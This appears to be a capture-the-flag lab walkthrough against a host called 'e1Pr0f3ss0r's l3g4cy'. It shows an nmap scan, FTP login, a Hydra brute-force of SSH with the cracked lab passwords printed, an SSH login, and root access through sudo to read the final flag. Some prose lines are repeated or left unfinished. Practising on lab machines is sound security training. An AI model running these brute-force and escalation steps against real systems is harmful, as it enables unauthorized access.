


Welcome to the Nmap Scanning project – a practical guide and demo on using Nmap for network reconnaissance in cybersecurity.

```
kali@kali: ~  
$ nmap -sC -sV 192.168.1.17 -oN nmap-rslt  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 05:55 EDT  
Nmap scan report for 192.168.1.17  
Host is up (0.0018s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
20/tcp    closed ftp-data  
21/tcp    open  ftp      vsftpd 2.0.8 or later  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)  
| 2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)  
| 256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)  
|_ 256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
|_ http-server-header: Apache/2.4.7 (Ubuntu)  
|_ http-title: e1Pr0f3ss0r's l3g4cy  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 34.32 seconds  
  
kali@kali: ~  
$
```

This demonstrates how to perform FTP login testing for ethical hacking, CTFs, and vulnerability assessments.

The project focuses on identifying open FTP ports and attempting login (either anonymous or brute-force) to gain access and enumerate sensitive files or directories.



```
root@ubuntu: ~  
(kali@kali)-[~]  
$ ftp 192.168.1.45  
Connected to 192.168.1.45.  
220 Welcome to e1Pr0f3ss0r's FTP service.  
Name (192.168.1.45:kali): ninja7  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> dir  
229 Entering Extended Passive Mode (|||29460|).  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 200 Aug 20 2022 flag3.txt  
-rw-r--r-- 1 0 0 1097 Aug 20 2022 let-me-help.txt  
-rw-r--r-- 1 0 0 29 Aug 20 2022 users.txt  
226 Directory send OK.  
ftp> get  
(remote-file)  
usage: get remote-file [local-file]  
ftp> get flag3.txt  
local: flag3.txt remote: flag3.txt  
229 Entering Extended Passive Mode (|||40695|).  
150 Opening BINARY mode data connection for flag3.txt (200 bytes).  
100% |*****| 200 2.72 MiB/s 00:00 ETA
```

This repository demonstrates how to use Hydra, a powerful tool for performing brute-force attacks on login forms and network services, with a focus on the -l (single username) option

The -l option in Hydra specifies a single username to be used during the brute-force attack. It is useful when:

The -l option in Hydra specifies a single username to be used during the brute-force attack. It is useful when:

```
File Actions Edit View Help
root@ubuntu: ~
'bruse.use Documents flag3.txt nmap-rslt pluck robohash users.txt
Desktop Downloads Music Pictures Public Templates Videos

(kali㉿kali)-[~]
$ ls
bruse.use Documents flag3.txt nmap-rslt Pictures Public Templates Videos
Desktop Downloads Music pass.txt pluck robohash users.txt

(kali㉿kali)-[~]
$ hydra -L users.txt -P pass.txt ssh://192.168.1.45 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-03 08:42:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 87 login tries (l:3/p:29), ~22 tries per task
[DATA] attacking ssh://192.168.1.45:22/
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 59 to do in 00:03h, 4 active
[22][ssh] host: 192.168.1.45 login: ninja7 password: caroline
[STATUS] 39.50 tries/min, 79 tries in 00:02h, 8 to do in 00:01h, 4 active
[22][ssh] host: 192.168.1.45 login: elprofessor password: b31l@c1a0
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-03 08:44:24

(kali㉿kali)-[~]
$ ssh elprofessor@192.168.1.45
```

SSH (Secure Shell) is commonly used for remote server login. If weak credentials are used, attackers can brute-force the username and password to gain access.

```
File Actions Edit View Help
root@ubuntu: ~
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-03 08:44:24

(kali㉿kali)-[~]
$ ssh elprofessor@192.168.1.45
The authenticity of host '192.168.1.45 (192.168.1.45)' can't be established.
ED25519 key fingerprint is SHA256:uIKXd/JLz2WmKcHMTmwvGUs/eFx1QBtR+lkeURmg5wM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.45' (ED25519) to the list of known hosts.
elprofessor@192.168.1.45's password:
Machine IP is :
192.168.1.45
Last login: Sat Aug 20 05:38:40 2022 from 192.168.1.16
elprofessor@ubuntu:~$ ls
flag-1.txt
elprofessor@ubuntu:~$ cat flag-1.txt
cat: flag-1.txt: Permission denied
elprofessor@ubuntu:~$ ls -all
total 36
drwxr-xr-x 4 elprofessor elprofessor 4096 Aug 20 2022 .
drwxr-xr-x 5 root root 4096 Aug 17 2022 ..
-rw-r--r-- 1 elprofessor elprofessor 203 Aug 20 2022 .bash_history
-rw-r--r-- 1 elprofessor elprofessor 220 Aug 16 2022 .bash_logout
-rw-r--r-- 1 elprofessor elprofessor 3637 Aug 16 2022 .bashrc
drwxr-xr-x 2 elprofessor elprofessor 4096 Aug 16 2022 .cache
```

```
File Actions Edit View Help
root@ubuntu: ~
drwx----- 2 elprofessor elprofessor 4096 Aug 16 2022 .cache
-rw-rw---- 1 root root 36 Aug 20 2022 flag-1.txt
-rw-r--r-- 1 elprofessor elprofessor 675 Aug 16 2022 .profile
drwx----- 2 elprofessor elprofessor 4096 Aug 20 2022 .ssh
elprofessor@ubuntu:~$ ls
flag-1.txt
elprofessor@ubuntu:~$ cat flag-1.txt
cat: flag-1.txt: Permission denied
elprofessor@ubuntu:~$ sudo -l
[sudo] password for elprofessor:
Matching Defaults entries for elprofessor on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elprofessor may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
elprofessor@ubuntu:~$ sudo -i
root@ubuntu:~# ls
final_flag.txt
root@ubuntu:~# cat final_flag.txt
7fa0aaaafeb29c95e9404ecc5df4ed8b -
root@ubuntu:~#
```